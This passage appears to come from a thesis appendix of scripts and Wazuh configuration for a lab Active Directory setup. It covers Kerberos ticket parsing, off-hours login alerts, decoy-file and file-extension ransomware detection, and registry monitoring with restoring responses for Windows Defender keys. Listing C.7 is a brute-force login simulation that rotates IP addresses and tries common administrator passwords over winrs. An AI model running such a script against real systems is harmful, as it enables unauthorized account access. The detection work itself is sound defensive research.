    if ($newline -eq 1) { $ticketJson += "`r`n" }
    $ticketJson += '"Number": "'
    $ticketJson += $ticket.split('>')[0].split('#')[1]
    $ticketJson += '",'
    if ($newline -eq 1) { $ticketJson += "`r`n" }
    $ticket = $ticket.split('>')[1]
    $ticket = $ticket -replace '^\s+',''
    $ticketJson += '"'
    $ticketJson += $ticket.split(':')[0].replace(' ','_')
    $ticketJson += '": "'
    $ticketRest = $ticket -replace $ticket.split(':')[0],''
    $ticketRest = $ticketRest -replace '^:\s+',''
    $ticketJson += $ticketRest
    $ticketJson += '",'
}elseIf ($ticket.Contains("Ticket Flags")){
    $ticketJson += '"Ticket_Flags": "'
    $ticketJson += $ticket -replace '^Ticket\sFlags ',''
    $ticketJson += '",'
}elseIf ($ticket.Contains(":")){
    $ticketJson += '"'
    $ticketJson += $ticket.split(':')[0].replace(' ','_')
    $ticketJson += '": "'
    $ticketRest = $ticket -replace $ticket.split(':')[0],''
    $ticketRest = $ticketRest -replace '^:\s+',''
    $ticketJson += $ticketRest
    if ($ticketJson.Contains("Kdc_Called")){
      $ticketJson += '"'
      if ($newline -eq 1) { $ticketJson += "`r`n" }
      $ticketJson += "}"
    }elseif ($ticketJson.Contains("Start_Time")){
      $ticketJson += '",'
      [datetime]$startTime = $ticketRest.replace(' (local)','')
    }elseif ($ticketJson.Contains("End_Time")){
      $ticketJson += '",'
      [datetime]$endTime = $ticketRest.replace(' (local)','')
      if ($newline -eq 1) { $ticketJson += "`r`n" }
      $ticketJson += '"TicketExpireHours": "'
      [string]$diff = $endTime - $startTime
      if ($diff.Contains(".")){
        $diff = $diff.split('.')[0]
      }else{
        $diff = $diff.split(':')[0]
      }
      if ($diff.Contains("-")){
        $diff = $diff.split('-')[1]
      }
      $ticketJson += $diff
      $ticketJson += '",'
      if ($newline -eq 1) { $ticketJson += "`r`n" }
```

```
        $ticketJson += '"TicketExpireHoursGap": "'
        [int]$diff = $diff
        $ticketJson += $diff - $MaxTicketAge
        $ticketJson += '",'
      }else{
        $ticketJson += '",'
      }
    }
    $output += $ticketJson
    if ($newline -eq 1) { $output += "`r`n" }
  }
}
$output += "`r`n"
if ($newline -eq 1) { $output += "`r`n`r`n" }
}

Write-Host $output
```

Listing C.5: Script to scan and parse to JSON the tickets in the cache

```
$GPOfile="C:\Users\Public\Documents\report_GPResultantSetOfPolicy.
  ↪ xml"
#$ADDC is needed in case the computer running the command is not a
  ↪ DC of the AD
$ADDC=(Get-ADDomainController -Discover|findstr Name|Select-Object -
  ↪ last 2|Select-Object -first 1).split(':')[1].split(' ')[1]
(Get-GPResultantSetOfPolicy -Computer $ADDC -ReportType Xml -Path
  ↪ $GPOfile) | out-null
```

Listing C.6: Way to get the MaxTicketAge from the Group Policy

Detection of suspicious logins

```
#get the interface parameters
$NIPConfig=Get-NetIPConfiguration|out-string
$NIPConfig=$NIPConfig -Split("`r`n")
$interfaceAlias=""
$prevIP=""
foreach ($line in $NIPConfig){
  if ($line.Contains("wazuh.local")){
    $interfaceAlias=$lastAlias.split(':')[1]
  }elseif ($line.Contains("InterfaceAlias")){
    $lastAlias=$line
  }elseif (-Not ([string]::IsNullOrEmpty($interfaceAlias)) -And
  ↪ $line.Contains("IPv4Address")){
```

```powershell
    $prevIP=$line.split(':')[1]
    break
  }
}
if ([string]::IsNullOrEmpty($interfaceAlias) -Or [string]::
   ↪ IsNullOrEmpty($prevIP)){
  write-host "interfaceAlias is " $interfaceAlias + " prevIP and is
   ↪ " $prevIP
  exit 1
}else{
  #remove initial space
  $interfaceAlias=$interfaceAlias.substring(1)
  $prevIP=$prevIP.substring(1)
}

For ($i = 10; $i -le 13; $i+=1) {
  #new interface config
  $newIP='10.0.3.'
  $newIP+=$i
  New-NetIPAddress -InterfaceAlias $interfaceAlias -IPAddress $newIP
   ↪  -PrefixLength 24 |out-null
  Set-DnsClientServerAddress -InterfaceAlias $interfaceAlias -
   ↪ ServerAddresses 10.0.3.2

  #remove the previous ip
  Remove-NetIPAddress -InterfaceAlias $interfaceAlias -IPAddress
   ↪ $prevIP -Confirm:$false
  $prevIP=$newIP

  Start-Sleep -s 5
  write-host ""; Get-NetIPConfiguration -InterfaceAlias
   ↪ $interfaceAlias|out-string|findstr IPv4Address

  winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'Password
   ↪ ?' whoami
  winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'
   ↪ Qwerty123' whoami
  winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'123
   ↪ Qwerty' whoami
  winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'
   ↪ Password123' whoami
  winrs -r:WIN-25U0PFAB511.wazuh.local -u:Administrator -p:'123
   ↪ Password' whoami
}
```

Listing C.7: Distributed brute force logins changing the IP address for the internal network

```xml
<rule id="111000" level="0">
```

```
    <decoded_as>json</decoded_as>
    <field name="OrganizationalUnit">\.+</field>
    <field name="TargetUserName">\.+</field>
    <field name="TimeGenerated">\.+</field>
    <field name="EventID">\.+</field>
    <description>Organizational Unit monitor</description>
</rule>

<rule id="111001" level="3">
    <if_sid>111000</if_sid>
    <field name="TargetUserName">\.+</field>
    <description>Organizational Unit monitor unusual hours</
    ↪ description>
</rule>
```

Listing C.8: Wazuh rules for checking OU logins outside usual hours

```
<agent_config os="Windows">
    <wodle name="command">
        <disabled>no</disabled>
        <tag>remoteOU</tag>
        <command>powershell C:\\Users\\Public\\Documents\\OU.ps1</
    ↪ command>
        <interval>10m</interval>
        <ignore_output>no</ignore_output>
        <run_on_start>yes</run_on_start>
        <timeout>0</timeout>
        <skip_verification>yes</skip_verification>
    </wodle>
</agent_config>
```

Listing C.9: Remote command configuration in */var/ossec/etc/shared/default/agent.conf* to find logins on unusual hours for the OU users

```
#this script finds OU logins in unusual hours and writes it in JSON

$output=''
$OU_name='OU_1'
$OU_users_array=@()

$users=Get-ADUser -filter * -SearchBase "ou=$OU_name,dc=wazuh,dc=
    ↪ local" |findstr UserPrincipalName
foreach ($line in $users){
  $user=$line.split(':')[1].split('@')[0].substring(1)
  $user=$user -replace '[\W]', ''   #removes no letter characters
```

```
  $OU_users_array+=$user
}
if($OU_users_array.length -eq 0){
  write-host "There are no users in the OU"
  exit 1
}

function process_events_f {
  Param(
    [Parameter(Mandatory=$True)]
    [System.Object[]] $events
  )
  $outputJSON=''
  if ($events) {
    foreach ($event in $events){
      $hour=Get-Date -Format HH -Date $event.TimeGenerated
      if($hour -ge 8 -And $hour -le 17){
        continue
      }
      foreach ($line in $event.Message.split("`n")){
        if ($line.Contains("Account Name:")){
          $user=$line.split(':')[1].split('@')[0]
          $user=$user -replace '[\W]', ''
          foreach($OU_user in $OU_users_array){
            if($user.equals($OU_user)){
              $time=Get-Date -Format G -Date $event.TimeGenerated
              $outputJSON += '{ '
              $outputJSON += '"TargetUserName": "'
              $outputJSON += $user
              $outputJSON += '", "TimeGenerated": "'
              $outputJSON += $time
              $outputJSON += '", "OrganizationalUnit": "'
              $outputJSON += $OU_name
              $outputJSON += '", "EventID": "'
              $outputJSON += $event.InstanceId
              $outputJSON += '" }'
              $outputJSON += "`r`n"
            }
          }
        }
      }
    }
  }
  return $outputJSON
}

$temp=(Get-Date).AddMinutes(-10)
$begin=Get-Date -Format G -Date $temp
$output+=process_events_f (Get-EventLog -LogName Security -
    ↪ InstanceId 4771 -After $begin)
$output+=process_events_f (Get-EventLog -LogName Security -
```

```
    ↪ InstanceId 4768,4769 -EntryType SuccessAudit -After $begin)
Write-Host $output
```

Listing C.10: Remote script to find logins on unusual hours for the OU users

File monitoring

```
<rule id="333050" level="3">
    <if_group>windows</if_group>
    <field name="win.system.eventID">^1123$|^1124$</field>
    <field name="win.eventdata.path">c:\\temp</field>
    <description>Windows Defender Control Folder Access monitoring
    ↪ event</description>
</rule>

<rule id="333051" level="3" timeframe="60" frequency="10" >
    <same_field>win.system.computer</same_field>
    <if_matched_sid>333050</if_matched_sid>
    <description>Probably an attack</description>
</rule>
```

Listing C.11: Windows Defender's Controlled Folder Access rules

```
<syscheck>
    <disabled>no</disabled>
    <directories check_all="yes" realtime="yes" whodata="yes">C:\
    ↪ temp</directories>
    <scan_on_start>yes</scan_on_start>
    <alert_new_files>yes</alert_new_files>
    <auto_ignore>no</auto_ignore>
</syscheck>
```

Listing C.12: Syscheck local configuration in the *ossec.conf* file on the agent

```
<rule id="333010" level="0">
    <if_group>syscheck</if_group>
    <match>c:\temp</match>
    <description>C:\temp file integrity monitoring event</
    ↪ description>
</rule>
<rule id="333011" level="3">
    <if_sid>333010</if_sid>
```

```xml
    <match>decoy1|decoy2</match>
    <match>was deleted|was modified</match>
    <description>C:\temp decoy file event</description>
</rule>
<rule id="333012" level="3">
    <if_sid>333010</if_sid>
    <match>was deleted</match>
    <description>C:\temp file deleted</description>
</rule>
<rule id="333013" level="3">
    <if_sid>333010</if_sid>
    <match>was modified|checksum changed</match>
    <description>C:\temp file modified</description>
</rule>
<rule id="333014" level="3">
    <if_sid>333010</if_sid>
    <match>was added</match>
    <description>C:\temp file added</description>
</rule>

<rule id="333015" level="3" timeframe="60" frequency="10" >
    <if_matched_sid>333013</if_matched_sid>
    <description>Many file modifications in a short time</
    ↪ description>
</rule>
<rule id="333016" level="3" timeframe="60" frequency="10" >
    <if_matched_sid>333014</if_matched_sid>
    <description>Many file creations in a short time</description>
</rule>

<rule id="333019" level="3" timeframe="60" frequency="2" >
    <if_matched_sid>333011</if_matched_sid>
    <if_matched_sid>333012</if_matched_sid>
    <description>Suspicius mass deletion of tiles in a short time</
    ↪ description>
</rule>
```

Listing C.13: Syscheck rules for crypto ransomware detection

```xml
<rule id="333010" level="0">
    <if_group>syscheck</if_group>
    <match>c:\temp</match>
    <description>C:\temp file integrity monitoring event</
    ↪ description>
</rule>
<rule id="333011" level="3">
    <if_sid>333010</if_sid>
    <match>decoy1|decoy2</match>
    <match>was deleted|was modified</match>
```

```xml
        <description>C:\temp decoy file event</description>
</rule>
<rule id="333012" level="3">
    <if_sid>333010</if_sid>
    <match>was deleted</match>
    <description>C:\temp file deleted</description>
</rule>
<rule id="333013" level="3">
    <if_sid>333010</if_sid>
    <match>was modified</match>
    <description>C:\temp file modified</description>
</rule>
<rule id="333014" level="3">
    <if_sid>333010</if_sid>
    <match>was added</match>
    <description>C:\temp file added</description>
</rule>

<rule id="333015" level="3" timeframe="60" frequency="10" >
    <if_matched_sid>333013</if_matched_sid>
    <description>Suspicious mass modification of files</description>
</rule>
<rule id="333016" level="3" timeframe="60" frequency="10" >
    <if_matched_sid>333014</if_matched_sid>
    <description>Suspicious mass creation of files</description>
</rule>
<rule id="333017" level="1" timeframe="60" frequency="5" >
    <if_matched_sid>333012</if_matched_sid>
    <description>Many deletions in a short time</description>
</rule>

<rule id="333019" level="3" timeframe="60" frequency="2" >
    <if_matched_sid>333011</if_matched_sid>
    <if_matched_sid>333017</if_matched_sid>
    <description>Probably crypto ransomware attack</description>
</rule>
```

Listing C.14: Syscheck rules for crypto ransomware detection with more deletion events required

```xml
<rule id="333030" level="0">
    <if_group>windows</if_group>
    <field name="win.system.eventID">
    ↪ ^4656$|^4658$|^4659$|^4660$|^4663$</field>
    <field name="win.eventdata.objectName">c:\\temp</field>
    <description>C:\temp file audit monitoring event</description>
</rule>
<rule id="333031" level="3">
    <if_sid>333030</if_sid>
```

```xml
    <field name="win.system.eventID">^4659$|^4660$</field>
    <field name="win.eventdata.objectName">decoy1|decoy2</field>
    <description>C:\temp decoy file deleted or intented to</
    ↪ description>
</rule>
<rule id="333032" level="3">
    <if_sid>333030</if_sid>
    <field name="win.system.eventID">^4659$|^4660$</field>
    <description>C:\temp file deleted or intented to</description>
</rule>

<rule id="333039" level="3" timeframe="60" frequency="2" >
    <same_field>win.system.computer</same_field>
    <if_matched_sid>333031</if_matched_sid>
    <if_matched_sid>333032</if_matched_sid>
    <description>Probably crypto ransomware attack</description>
</rule>
```

Listing C.15: Windows File Auditing rules for crypto ransomware detection

```xml
<rule id="333010" level="0">
    <if_group>syscheck</if_group>
    <match>c:\temp</match>
    <description>C:\temp file integrity monitoring event</
    ↪ description>
</rule>
<rule id="333013" level="3">
    <if_sid>333010</if_sid>
    <match>was modified</match>
    <description>C:\temp file modified</description>
</rule>

<rule id="333020" level="3">
    <if_sid>333013</if_sid>
    <regex>'\.+.1cbu1' was modified|'\.+.1txt' was modified|'\.+.73
    ↪ i87A' was modified|'\.+.AngleWare' was modified|'\.+.BarRax'
    ↪ was modified|'\.+.CCCRRRPPP' was modified|'\.+.Dexter' was
    ↪ modified|'\.+.EnCiPhErEd' was modified|'\.+.LeChiffre' was
    ↪ modified|'\.+.MERRY' was modified|'\.+.MRCR1' was modified|'
    ↪ \.+.PEGS1' was modified|'\.+.PoAr2w' was modified|'\.+.
    ↪ R16m01d05' was modified|'\.+.RARE1' was modified|'\.+.RMCM1'
    ↪ was modified|'\.+.SecureCrypted' was modified|'\.+.
    ↪ VforVendetta' was modified|'\.+.Whereisyourfiles' was modified
    ↪ |'\.+._AiraCropEncrypted' was modified|'\.+.a5zfn' was
    ↪ modified|'\.+.aaa' was modified|'\.+.abc' was modified|'\.+.
    ↪ adk' was modified|'\.+.aesir' was modified|'\.+.alcatraz' was
    ↪ modified|'\.+.angelamerkel' was modified|'\.+.antihacker2017'
    ↪ was modified|'\.+.atlas' was modified|'\.+.axx' was modified|'
    ↪ \.+.bin' was modified|'\.+.bitstak' was modified|'\.+.
```

```
↪ braincrypt' was modified|'\.+.breaking_bad' was modified|'\.+.
↪ bript' was modified|'\.+.btc' was modified|'\.+.ccc' was
↪ modified|'\.+.cerber' was modified|'\.+.cerber2' was modified|
↪ '\.+.cerber3' was modified|'\.+.coded' was modified|'\.+.
↪ comrade' was modified|'\.+.conficker' was modified|'\.+.
↪ coverton' was modified|'\.+.crinf' was modified|'\.+.crjoker'
↪ was modified|'\.+.crptrgr' was modified|'\.+.cry' was modified
↪ |'\.+.cryeye' was modified|'\.+.cryp1' was modified|'\.+.crypt
↪ ' was modified|'\.+.crypte' was modified|'\.+.crypted' was
↪ modified|'\.+.cryptolocker' was modified|'\.+.cryptowall' was
↪ modified|'\.+.crypz' was modified|'\.+.czvxce' was modified|'
↪ \.+.d4nk' was modified|'\.+.dCrypt' was modified|'\.+.dale'
↪ was modified|'\.+.damage' was modified|'\.+.darkness' was
↪ modified|'\.+.decrypt2017' was modified|'\.+.dharma' was
↪ modified|'\.+.dll' was modified|'\.+.dxxd' was modified|'\.+.
↪ ecc' was modified|'\.+.edgel' was modified|'\.+.enc' was
↪ modified</regex>
 <description>C:\temp file added: suspicius extension</
↪ description>
</rule>
<rule id="333022" level="3">
    <if_sid>333013</if_sid>
 <regex>'\.+.enciphered' was modified|'\.+.encr' was modified|'
↪ \.+.encrypt' was modified|'\.+.encrypted' was modified|'\.+.
↪ encrypted' was modified|'\.+.encrypted' was modified|'\.+.
↪ enigma' was modified|'\.+.evillock' was modified|'\.+.exotic'
↪ was modified|'\.+.exx' was modified|'\.+.ezz' was modified|'
↪ \.+.fantom' was modified|'\.+.file0locked' was modified|'\.+.
↪ fucked' was modified|'\.+.fun' was modified|'\.+.fun' was
↪ modified|'\.+.gefickt' was modified|'\.+.globe' was modified|'
↪ \.+.good' was modified|'\.+.grt' was modified|'\.+.ha3' was
↪ modified|'\.+.helpmeencedfiles' was modified|'\.+.herbst' was
↪ modified|'\.+.hnumkhotep' was modified|'\.+.hush' was modified
↪ |'\.+.ifuckedyou' was modified|'\.+.info' was modified|'\.+.
↪ kernel_complete' was modified|'\.+.kernel_pid' was modified|'
↪ \.+.kernel_time' was modified|'\.+.keybtc@inbox_com' was
↪ modified|'\.+.kimcilware' was modified|'\.+.kkk' was modified|
↪ '\.+.kostya' was modified|'\.+.kraken' was modified|'\.+.
↪ kratos' was modified|'\.+.kyra' was modified|'\.+.lcked' was
↪ modified|'\.+.legion' was modified|'\.+.lesli' was modified|'
↪ \.+.lock93' was modified|'\.+.locked' was modified|'\.+.
↪ locklock' was modified|'\.+.locky' was modified|'\.+.lol!' was
↪  modified|'\.+.loli' was modified|'\.+.lovewindows' was
↪ modified|'\.+.madebyadam' was modified|'\.+.magic' was
↪ modified|'\.+.maya' was modified|'\.+.micro' was modified|'
↪ \.+.mole' was modified|'\.+.noproblemwedecfiles' was modified|
↪ '\.+.nuclear55' was modified|'\.+.odcodc' was modified|'\.+.
↪ odin' was modified|'\.+.onion' was modified|'\.+.oops' was
↪ modified|'\.+.osiris' was modified|'\.+.p5tkjw' was modified|'
↪ \.+.padcrypt' was modified|'\.+.paym' was modified|'\.+.
↪ paymrss' was modified|'\.+.payms' was modified|'\.+.paymst'
```

```
↪ was modified</regex>
 <description>C:\temp file added: suspicius extension</
↪ description>
</rule>
<rule id="333023" level="3">
    <if_sid>333013</if_sid>
 <regex>'\.+.paymts' was modified|'\.+.payrms' was modified|'\.+.
↪ pays' was modified|'\.+.pdcr' was modified|'\.+.pec' was
↪ modified|'\.+.perl' was modified|'\.+.potato' was modified|'
↪ \.+.powerfulldecrypt' was modified|'\.+.pubg' was modified|'
↪ \.+.purge' was modified|'\.+.pzdc' was modified|'\.+.r5a' was
↪ modified|'\.+.raid10' was modified|'\.+.razy' was modified|'
↪ \.+.rdm' was modified|'\.+fs0ciety\.*' was modified|'\.+.rekt'
↪  was modified|'\.+.rip' was modified|'\.+.rmd' was modified|'
↪ \.+.rnsmwr' was modified|'\.+.rokku' was modified|'\.+.rrk'
↪ was modified|'\.+.ruby' was modified|'\.+.sage' was modified|'
↪ \.+.serp' was modified|'\.+.serpent' was modified|'\.+.sexy'
↪ was modified|'\.+.shit' was modified|'\.+.spora' was modified|
↪ '\.+.stn' was modified|'\.+.surprise' was modified|'\.+.szf'
↪ was modified|'\.+.theworldisyours' was modified|'\.+.thor' was
↪  modified|'\.+.ttt' was modified|'\.+.unavailable' was
↪ modified|'\.+.vbransom' was modified|'\.+.venusf' was modified
↪ |'\.+.vindows' was modified|'\.+.vvv' was modified|'\.+.vxlock
↪ ' was modified|'\.+.wallet' was modified|'\.+.wcry' was
↪ modified|'\.+.wflx' was modified|'\.+.windows10' was modified|
↪ '\.+.xxx' was modified|'\.+.xxx' was modified|'\.+.xyz' was
↪ modified|'\.+.ytbl' was modified|'\.+.zcrypt' was modified|'
↪ \.+.zepto' was modified|'\.+.zorro' was modified|'\.+.zyklon'
↪ was modified|'\.+.zzz' was modified|'\.+.zzzzz' was modified</
↪ regex>
 <description>C:\temp file added: suspicius extension</
↪ description>
</rule>
```

Listing C.16: Wazuh rules for detecting suspicious file extensions

```
<rule id="333010" level="0">
    <if_group>syscheck</if_group>
    <match>c:\temp</match>
    <description>C:\temp file integrity monitoring event</
    ↪ description>
</rule>
<rule id="333013" level="3">
    <if_sid>333010</if_sid>
    <match>was modified</match>
    <description>C:\temp file modified</description>
</rule>
<rule id="333014" level="3">
    <if_sid>333010</if_sid>
```

```
    <match>was added</match>
    <description>C:\temp file added</description>
</rule>
<rule id="333015" level="3" timeframe="60" frequency="10" >
    <if_matched_sid>333013</if_matched_sid>
    <description>Probably an attack</description>
</rule>
<rule id="333016" level="3" timeframe="60" frequency="10" >
    <if_matched_sid>333014</if_matched_sid>
    <description>Probably an attack</description>
</rule>


<rule id="333200" level="0">
    <if_group>windows</if_group>
    <match>TridEventLog</match>
    <description>Trid event</description>
</rule>
<rule id="333201" level="0">
    <if_sid>333200</if_sid>
    <match>unenc</match>
    <description>Trid event: unencrypted file</description>
</rule>
<rule id="333202" level="3">
    <if_sid>333200</if_sid>
    <match>enc</match>
    <description>Trid event: encrypted file</description>
</rule>
<rule id="333203" level="3">
    <if_sid>333200</if_sid>
    <match>unknown</match>
    <description>Trid event: unknown type of file</description>
</rule>
```

Listing C.17: Wazuh rules for detecting encrypted files

```
<command>
    <name>trid</name>
    <executable>trid.cmd</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
    <command>trid</command>
    <location>local</location>
    <rules_id>333015,333016</rules_id>
</active-response>
```

Listing   C.18:   Active   response   configuration   in
/var/ossec/etc/shared/default/agent.conf for the Trid CMD

```
powershell.exe .'C:\Program Files (x86)\ossec-agent\active-response\
    ↪ bin\trid.ps1'
```

Listing C.19: CMD script only for executing the Trid PowerShell script

```
#https://gallery.technet.microsoft.com/scriptcenter/
    ↪ Get-WinEventData-Extract-344ad840
. C:\Users\Administrator\Downloads\Get-WinEventData.ps1

$Filenames = @()
$DIR='c:\temp'
$temp=(Get-Date).AddMinutes(-2)
$events=Get-WinEvent -FilterHashtable @{logname="
    ↪ Microsoft-Windows-Sysmon/Operational"}| Get-WinEventData |
    ↪ Where-Object{$_.Id -eq 2}| Where-Object{$_.
    ↪ EventDataTargetFilename -like "*$DIR*"} | Where-Object{$_.
    ↪ TimeCreated -ge $temp} | Select-Object EventDataTargetFilename
foreach($result in $events){
  $file=$result.EventDataTargetFilename
  if($Filenames -notcontains $file){
      $Filenames += $file
  }
}

Get-ChildItem "$DIR" |
Foreach-Object {
  $file=$_.FullName
  #creationtime is already checked with Sysmon
  if(($(Get-Item $file).lastaccesstime -gt $temp) -or ($(Get-Item
    ↪ $file).lastwritetime -gt $temp)){
    if($Filenames -notcontains $file){
        $Filenames += $file
    }
  }
}

New-EventLog -LogName Application -Source TridEventLog #creates the
    ↪ log if it does not exist
foreach($file in $Filenames){
  $output='{"scanned_filename":"'
  $output+=$file
  $output+='", "scan_output":"'
  $out=C:\users\Administrator\Downloads\trid.exe $file |
    ↪ Select-Object -last 1
  $output+=$out
  $output+='"}'
```

```
  Write-EventLog -LogName Application -Source TridEventLog -
  ↪ EntryType Information -Message "$output" -EventId 1
}
```

Listing C.20: PowerShell script that writes a Trid log entry for each modified file in the last 2 minutes in the folder

Registry monitoring and active response for Windows Defender

```
<RegistryEvent onmatch="include">
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\</TargetObject>
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\Spynet\SpyNetReporting</
    ↪ TargetObject>
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\DisableAntiSpyware</TargetObject>
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\Real-Time Protection\
    ↪ DisableBehaviorMonitoring</TargetObject>
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\Real-Time Protection\
    ↪ DisableOnAccessProtection</TargetObject>
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\Real-Time Protection\
    ↪ DisableScanOnRealtimeEnable</TargetObject>
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\Windows Defender Exploit Guard\
    ↪ Controlled Folder Access\AllowedApplications\</TargetObject>
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\Windows Defender Exploit Guard\
    ↪ Controlled Folder Access\ProtectedFolders\</TargetObject>
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\Windows Defender Exploit Guard\
    ↪ Controlled Folder Access\EnableControlledFolderAccess</
    ↪ TargetObject>
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\Windows Defender Exploit Guard\
    ↪ Controlled Folder Access\
    ↪ ExploitGuard_ControlledFolderAccess_AllowedApplications</
    ↪ TargetObject>
    <TargetObject condition="begin with">HKLM\SOFTWARE\Policies\
    ↪ Microsoft\Windows Defender\Windows Defender Exploit Guard\
    ↪ Controlled Folder Access\
```

```
↪ ExploitGuard_ControlledFolderAccess_ProtectedFolders</
↪ TargetObject>
</RegistryEvent>
```

Listing C.21: Sysmon rules for monitoring the Windows registry

```
<rule id="333000" level="0">
    <if_group>sysmon_event_12|sysmon_event_13|sysmon_event_14</
    ↪ if_group>
    <field name="win.eventdata.targetObject">HKLM\\SOFTWARE\\
    ↪ Policies\\Microsoft\\Windows Defender\\</field>
    <description>Registry event in HKLM\\SOFTWARE\\Policies\\
    ↪ Microsoft\\Windows Defender\\</description>
</rule>

<rule id="333001" level="0">
    <if_sid>333000</if_sid>
    <field name="win.eventdata.targetObject">New Value</field>
    <description>Ignore temporary registry operation</description>
</rule>

<rule id="333002" level="0">
    <if_sid>333000</if_sid>
    <field name="win.eventdata.targetObject">Windows Defender
    ↪ Exploit Guard\\Controlled Folder Access\\</field>
    <description>Registry event in Windows Defender Exploit Guard\\
    ↪ Controlled Folder Access\\</description>
</rule>
<rule id="333003" level="3">
    <if_sid>333002</if_sid>
    <field name="win.system.eventID">13</field>
    <field name="win.eventdata.targetObject">
    ↪ EnableControlledFolderAccess|
    ↪ ExploitGuard_ControlledFolderAccess_AllowedApplications|
    ↪ ExploitGuard_ControlledFolderAccess_ProtectedFolders</field>
    <field name="win.eventdata.details">0x00000000</field>
    <description>Registry changed: it should always be 1</
    ↪ description>
</rule>
<rule id="333004" Level="3">
    <if_sid>333002</if_sid>
    <field name="win.system.eventID">12|14</field>
    <field name="win.eventdata.targetObject">
    ↪ EnableControlledFolderAccess|
    ↪ ExploitGuard_ControlledFolderAccess_AllowedApplications|
    ↪ ExploitGuard_ControlledFolderAccess_ProtectedFolders</field>
    <description>Registry deleted: it should always be 1</
    ↪ description>
</rule>
```

```
<rule id="333005" Level="0">
    <if_sid>333000</if_sid>
    <field name="win.system.eventID">13</field>
    <field name="win.eventdata.details">0x00000000</field>
    <field name="win.eventdata.targetObject">Spynet\\SpyNetReporting
    ↪ |DisableAntiSpyware|DisableBehaviorMonitoring|
    ↪ DisableOnAccessProtection|DisableScanOnRealtimeEnable</field>
    <description>Ignore registry operation</description>
</rule>
<rule id="333006" Level="3">
    <if_sid>333000</if_sid>
    <field name="win.eventdata.targetObject">Spynet\\SpyNetReporting
    ↪ |DisableAntiSpyware|DisableBehaviorMonitoring|
    ↪ DisableOnAccessProtection|DisableScanOnRealtimeEnable</field>
    <description>Registry created, changed or renamed: it should
    ↪ never be 1</description>
</rule>
```

Listing C.22: Wazuh rules for registry monitoring

```
<command>
    <name>change-registry-value_1</name>
    <executable>change-registry-value_1.cmd</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
    <command>change-registry-value_1</command>
    <location>local</location>
    <rules_id>333003</rules_id>
</active-response>

<command>
    <name>create-registry-value_1</name>
    <executable>create-registry-value_1.cmd</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
    <command>create-registry-value_1</command>
    <location>local</location>
    <rules_id>333004</rules_id>
</active-response>

<command>
    <name>change-registry-value_0</name>
    <executable>change-registry-value_0.cmd</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
```

```
    <command>change-registry-value_0</command>
    <location>local</location>
    <rules_id>333006</rules_id>
</active-response>
```

Listing C.23: Configuration for 3 active response commands for registry rules in */var/ossec/etc/ossec.conf*

```
powershell.exe .'C:\Program Files (x86)\ossec-agent\active-response\
    ↪ bin\change-registry-value_0.ps1'
```

Listing C.24: CMD script only for executing another PowerShell script

```
Set-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\Spynet\" -Name 'SpyNetReporting' -Value "0x00000000"
Set-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\" -Name 'DisableAntiSpyware' -Value "0x00000000"
Set-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\" -Name 'DisableBehaviorMonitoring' -Value "0
    ↪ x00000000"
Set-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\" -Name 'DisableOnAccessProtection' -Value "0
    ↪ x00000000"
Set-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\" -Name 'DisableScanOnRealtimeEnable' -Value "0
    ↪ x00000000"
```

Listing C.25: PowerShell script for setting registry entries to 0

```
powershell.exe .'C:\Program Files (x86)\ossec-agent\active-response\
    ↪ bin\change-registry-value_1.ps1'
```

Listing C.26: CMD script only for executing another PowerShell script

```
Set-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\Windows Defender Exploit Guard\Controlled Folder
    ↪ Access\" -Name 'EnableControlledFolderAccess' -Value "0
    ↪ x00000001"
Set-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\Windows Defender Exploit Guard\Controlled Folder
    ↪ Access\" -Name '
    ↪ ExploitGuard_ControlledFolderAccess_AllowedApplications' -
    ↪ Value "0x00000001"
```

```
Set-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\Windows Defender Exploit Guard\Controlled Folder
    ↪ Access\" -Name '
    ↪ ExploitGuard_ControlledFolderAccess_ProtectedFolders' -Value "
    ↪ 0x00000001"
```

Listing C.27: PowerShell script for setting registry entries to 1

```
powershell.exe .'C:\Program Files (x86)\ossec-agent\active-response\
    ↪ bin\create-registry-value_1.ps1'
```

Listing C.28: CMD script only for executing another PowerShell script

```
New-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\Windows Defender Exploit Guard\Controlled Folder
    ↪ Access\" -Name 'EnableControlledFolderAccess' -Value "0
    ↪ x00000001" -PropertyType "Dword"
New-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\Windows Defender Exploit Guard\Controlled Folder
    ↪ Access\" -Name '
    ↪ ExploitGuard_ControlledFolderAccess_AllowedApplications' -
